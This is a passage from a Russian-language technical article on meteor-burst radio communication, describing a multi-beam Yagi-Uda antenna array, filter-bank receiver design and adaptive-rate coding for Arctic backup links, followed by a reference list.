


Рис. 11. Подавление помех при использовании многолучевой антенно-фидерной подсистемы

Вариант размещения антенн для построения мульти-диаграммной антенной решетки (МАР) с учетом их диаграмм направленности приведен на рис. 13а.

Представленная конфигурация МАР из 15 антенн Удэ-Яги с круговой поляризацией позволяет сформировать необходимое количество парциальных ДН с $G_i \approx 17 \div 18$ дБ и с характеристиками по ширине ДН по азимуту и углу места $\theta_i \approx 12 \div 15^\circ$ с горизонтальной и вертикальной поляризацией (рис. 13б).

Как показывают расчеты, для полного перекрытия всей области возможного появления метеорных следов, позволяющих обеспечить связь ЦС с АП с учетом одновременного подавления сосредоточенных помех, потребуется реализовать ориентировочно $M \approx 100$ ПДН ($N = 50$ ПДН с горизонтальной поляризацией и $N = 50$ — с вертикальной, $M = 2N$). Структурная схема блока формирования «веера» диаграмм направленности, с использованием SDR-технологий, приведена на рис. 14 [30].






Рис. 12. Антенна типа «Удэ-Яги» с вертикальной и горизонтальной поляризацией



а



б

Рис. 13. Построение мультидиаграммной антенной решетки

Основными функциональными узлами приемного комплекта аппаратуры метеорной связи помимо блока формирования парциальных диаграмм направленности (БФПДН) являются блок приема и формирования служебных кодограмм (БПФСК), а также блок приема и обработки сообщений (БПОС) (рис. 15).

Исходя из реальных характеристик метеорного канала связи по максимальной скорости передачи информации, общая частотная полоса каждого банка фильтров [31] должна составлять $\Delta f_c^{\text{макс}} \approx 20 \div 40$ кГц (40÷80 узкополосных фильтров с $\Delta f \approx 500$ Гц). Частотная полоса «среднего» фильтра Δf_{cc} , настроенного на рабочую частоту может со-




Рис. 14. Структурная схема блока формирования парциальных диаграмм направленности




Рис. 15. Структурная схема приемо-передающего комплекта аппаратуры метеорной связи

ставлять до $0,1 \div 1,5$ кГц в зависимости от вида модуляции в кодограмме запроса с ЦС на начало передачи (рис. 16).

При этом целесообразно передавать все служебные сообщения в виде коротких формализованных кодограмм на фиксированной скорости, не превышающей $0,6 \div 1$ кБит/с с общим временем передачи $t_3 < 15$ мс, поскольку их неприем может существенно увеличить время, необходимое для проведения сеанса связи.

Примечание. Для сокращения времени передачи сообщений следует исключить из их структуры синхронизирующие импульсы, а синхронизацию проводить по элементам текста сообщения (пакета) с использованием алгоритма Витерби [32].

На выходе каждого «среднего» фильтра в банках фильтров (БФ)(рис. 16) осуществляется процедура обнаружения и анализа служебных кодограмм (в режиме жду-

щего приема это «запрос на передачу» от ЦС, а в режиме передачи сообщения с АП — формализованных сообщений на коррекцию скорости передачи, повторения пакетов, завершения передачи и т. п.).

В режиме приема при обнаружении комбинации «запроса на передачу» с каждого модуля обнаружения и анализа служебных сообщений в вычислительный модуль отсылаются данные по начальной U_{1i} и конечной U_{2i} амплитудам обнаруженного сигнала, а также значения уровней постоянно поступающих с узкополосных фильтров шумов (помех), в соответствии с которыми рассчитываются параметры сеанса связи и определяется номер оптимального канала приема по критерию максимального отношения сигнал/шум (см. формулы (1)–(4) и рис. 8).

При этом данные о номере выбранного канала поступают в демультиплексор-коммутатор БПОС. Также в соответствии с рассчитанными параметрами обеспечивается установка необходимой полосы приема (в соответствии со скоростью передачи и вида модуляции). Параллельно данные расчетной модели поступают в модуль формирования служебных сообщений, где по полученным исходным данным формируется и поступает в передающий комплект АП кодограмма, содержащая необходимые данные для ведения сеанса связи.

Для эффективной работы блока синтеза решения необходимо обеспечить оценку вероятности ошибки каждого принятого бита сообщения. Это можно косвенно сделать по измерению краевых искажений сигнала, уровня сигнала, оценке соотношения сигнал/помеха. Кроме того, как показали теоретические и экспериментальные проверки, оценка $p_{\text{ош}}$ может быть проведена исходя из учета обнаруженных ошибок в блоке сообщения при использовании помехоустойчивого кодирования текста информации каскадным кодом [33]. При этом применение в качестве внешнего кода Рида-Соломона и внутреннего короткого кода с обнаружением ошибок [34] позволит на относительно малом объеме принятой информации определить начало снижения качества приема ниже заданного и выдать корректирующую кодограмму по снижению скорости передачи или повторения определенного блока сообщения (рис. 17).

Рассмотренная структура построения элементов тракта метеорной связи в силу необходимости использования антенного поля с ориентировочными размерами 25×50 м может быть рекомендована, в основном, для стационарных радиостанций. Вместе с тем, габариты АФП можно значительно снизить за счет использования укороченных активных антенн с многоярусным размещением.

Для иллюстрации эффективности предлагаемых технических решений на рис. 2 черным цветом приведен расчетный график нормированной зависимости максимального значения мощности принимаемых отраженных сигналов от МСл, образованных метеорами различной




Рис. 16. Функциональная схема блока приема и формирования служебных кодограмм




Рис. 17. Функциональная схема блока приема и обработки сообщений

звездной величины, в предположении, что передача осуществляется при постоянных значениях $P_{изл}$, d и $G_{прд, прм}$. Из анализа графиков рис. 2 следует, что даже без учета реализации переменной скорости передачи, только за счет использования мультидиаграммной фазированной антенной решетки, обеспечивающей дополнительное повышение $P_{макс}$ на $10 \div 12$ дБ, осуществляется увеличение количества «рабочих» метеоров в среднем в 3 раза (см. рис. 2, пунктирная линия), что позволит обеспечить соответствующее уменьшение времени, необходимого для передачи сообщения.

Заключение

1. Метеорная радиосвязь является эффективным резервным родом связи с труднодоступными регионами, в том числе с объектами в Арктической и Приполярной зонах.
2. Применение в комплексах метеорной связи мультидиаграммной антенно-фидерной подсистемы позволяет обеспечить повышение скорости передачи в $2 \div 3$ раза по сравнению со штатной антенной типа «Удэ-Яги».
3. Повышение устойчивости метеорной связи, в том числе при появлении спорадического слоя E_s может быть обеспечено путем использования приемных антенных элементов с круговой поляризацией.
4. Имеющиеся на предприятиях РФ теоретический и практический заделы в области метеорной связи и SDR-технологий позволяют реализовать программно-аппаратные комплексы нового поколения с высокими вероятностно-временными характеристиками по обмену данными на трассах протяженностью до 2200 км с использованием эффекта отражения радиоволн от метеорных следов, спорадического слоя E_s и участков атмосферы с повышенной ионизацией.

Литература

1. *Титков С.Б.* Технические предложения по использованию метеорной связи // Защита информации. Инсайд. 2006. № 3. С. 74–80.
2. *Мясников О.Г., Мирошников В.И., Безяев В.И.* Краткая история создания и научно-технической деятельности ОАО «Интелтех» (НИИ ЭТУ) // Телекоммуникационные технологии. 2003. Вып. 1. С. 3–12.
3. *Белькович О.И.* Статистическая теория метеоров. Дисс. на соиск. уч. ст. докт. физ.-мат. наук. Казань, 1986. 301 с.
4. Аппаратура метеорной связи. URL: niineptun.ru/production/oborudovanie-meteo-svyaz (дата обращения 25.07.2019).
5. *Шевелев А.Е., Завьялов С.В.* Реализация модема для метеорной радиосвязи на основе SDR платформы HackRF One // Материалы научной конференции с международным участием «Неделя науки СПбГПУ». Институт физики, нанотехнологий и телекоммуникаций (Санкт-Петербург, 14–19 ноября 2016 г.). СПб: Изд-во СПбГПУ 2016. С. 79–82.
6. *Николашин Ю.Л., Мирошников В.И., Будко П.А., Жужов Г.А.* Когнитивная система связи и влияние использования данных мониторинга на помехоустойчивость сверхзюкполюсных декаметровых радиолоний // Морская радиоэлектроника. 2015. № 2 (52). С. 16–22.
7. Метеорная связь на ультракоротких волнах: Сборник статей / под ред. А. Н. Казанцева. М.: Изд-во иностр. литературы. 1961. 287 с.

8. *Карнов А.В., Сидоров В.В., Сулимов А.И.* Метеорная генерация секретных ключей шифрования для защиты открытых каналов связи // Информационные технологии и вычислительные системы. 2008. № 3. С. 45–54.
9. *Белькович О.И.* Метеорное распространение радиоволн. Зеленодольск: Изд-во КГУ, 2008. URL: http://textarchive.ru/c-1484778-pall.html (дата обращения 14.04.2019).
10. *Бабаджанов П.Б.* Метеоры и их наблюдения. М.: Наука, Гл. ред. физмат. лит., 1987. 176 с.
11. *Кацеев Б.Л., Лебединец В.Н.* Радиолокационные исследования метеорных явлений. Москва: Изд-во Акад. наук СССР, 1961. 124 с.
12. *Париков В.* Иллюстрированное пособие по проведению MS QSO // Российский УКВ-портал. 2010. URL: http://www.vhfdx.ru/ms/illyustrirovannoe-posobie-po-provedeniyu-ms-qso (дата обращения 14.04.2019).
13. *Crook A.G., Sytsma D.* Meteor burst telemetry in hydrologic data acquisition // Remote Data Transmission (Proceedings of the Vancouver Workshop, August 1987). LAHS Publ. 1989. No. 178. Pp. 9–17.
14. *Асирн Т., Карнов А.В., Кодиров А.И., Латимов, Д., Попов, В.И., Рубцов, Л.Н., Шарипов М.* Боковое распространение радиоволн на коротких метеорных радиотрассах // Известия вузов. Радиофизика. 1989. Т. 32. № 7. С. 912–913.
15. *Захаров В.Н., Кривицкий Б.Х., Мамаев Н.С., Мановцев А.П., Матов В.И., Николаев О.А., Пелехатый М.И.* Справочник по радиоэлектронным системам: в 2-х томах. Т. 1 / под ред. Б. Х. Кривицкого. М.: Энергия, 1979. 352 с.
16. Theory of Meteor Reflection // The International Meteor Organization (IMO). URL: http://www.imo.net/radio/reflection (дата обращения 14.04.2019).
17. *Chan C.A., Cheng D.K.* Optimum Element Lengths for Yagi-Uda Arrays // IEEE Trans. Antennas Propag. 1975. Vol. AP-23. Pp. 8–14.
18. *Ротхаммель К., Кришке А.* Энциклопедия антенн: пер с нем. М.: ДМК «Пресс», 2011. 812 с.
19. Рекомендация МСЭ-R P.372–10 (10/2009). Радиошум. Сер. P: Распространение радиоволн. ITU. Женева. 2010. 77 с. URL: https://www.itu.int/dms_pubrec/itu-r/rec/p/R-REC-P.372–10–200910-S!!PDF-R.pdf (дата обращения 14.04.2019).
20. *Белькович О.И.* Статистическая теория радиолокации метеоров. Казань: Изд-во КГУ. 1971. 103 с.
21. *Финк Л.М.* Теория передачи дискретной информации. М.: Сов. Радио, 1970. 728 с.
22. *Miller S.L., Milstein L.B.* A Comparison of Protocols for a Meteor-burst Channel Based on a Time-Varying Channel Model // IEEE Transactions on communications. 1989. Vol. 37. No. 1. Pp. 18–30.
23. *Волвенко С.В., Макаров С.Б., Завьялов С.В., Хачаянц М.Б.* Выбор пороговых отношений сигнал/шум при приеме сигналов в метеорном канале связи с использованием полудуплексного протокола с второйной передачей по запросу // Радиотехника. 2016. № 12. С. 83–93.
24. Патент РФ № 2461125. Способ увеличения скорости передачи данных в пакетной сети метеорной связи / Иванченко Ю. С., Орлова Л. Г. Заявл. 28.06.2010, Опубл. 10.09.12. Бюл № 25.
25. Patent US № 4277845. Meteor scatter burst communication system / Smith D. K., Donich T. G., Dickerson B. V. Leader R. E. Filed 20.02.1981. Publ. 07.07.1981. No. 05/820,206. 47 p.
26. *Mui S.Y.* A Comparison of Fixed and Variable-Rate Signaling for Meteor Burst Communications // IEEE Transactions on communications. 1994. Vol. 42. No. 2/3/4. Pp. 211–216.
27. *Белькович О.И., Сидоров В.В., Филимонова Т.К.* Вычисление распределения метеорных радиантов по наблюдениям на одной радиолокационной станции с угломером // Астрономический Вестник. 1991. Т. 25. № 2. С. 225–232.
28. *Долуханов М.П.* Распространение радиоволн. М.: Связь, 1972. 336 с.



29. Николашин Ю.Л., Мирошников В.И., Будко П.А., Жуков Г.А. Территориально распределенный стелс ПАО «Интелтех» и новые возможности проведения НИР и ОКР по созданию перспективных комплексов связи // Морская радиоэлектроника. 2016. № 3. С. 50–55.

30. Каплун Д.И., Клионский Д.М., Олейник А.Л., Вознесенский А.С., Жукова Н.А., Гульванский В.В., Петровский А.А. Применение полифазных банков фильтров в задачах мониторинга широкого частотного диапазона // Известия высших учебных заведений России. Радиоэлектроника. 2013. № 3. С. 38–43.

31. Мирошников В.И., Будко П.А., Жуков Г.А. Компенсаторы помех для ППРЧ радиолиний декаметрового диапазона волн // Техника средств связи. 2018. № 7 (146). С. 8–20.

32. Жуков Г.А. Оценка взаимной корреляции ошибок при неоптимальных методах обработки сигналов с максимальной избыточностью // Техника средств связи. Сер. Техника проводной связи. 1987. № 2. С. 45–56.

33. Кларк Дж., мл., Кейн Дж. Кодирование с исправлением ошибок в системах цифровой связи: пер с англ. М.: Радио и связь, 1987. 392 с.

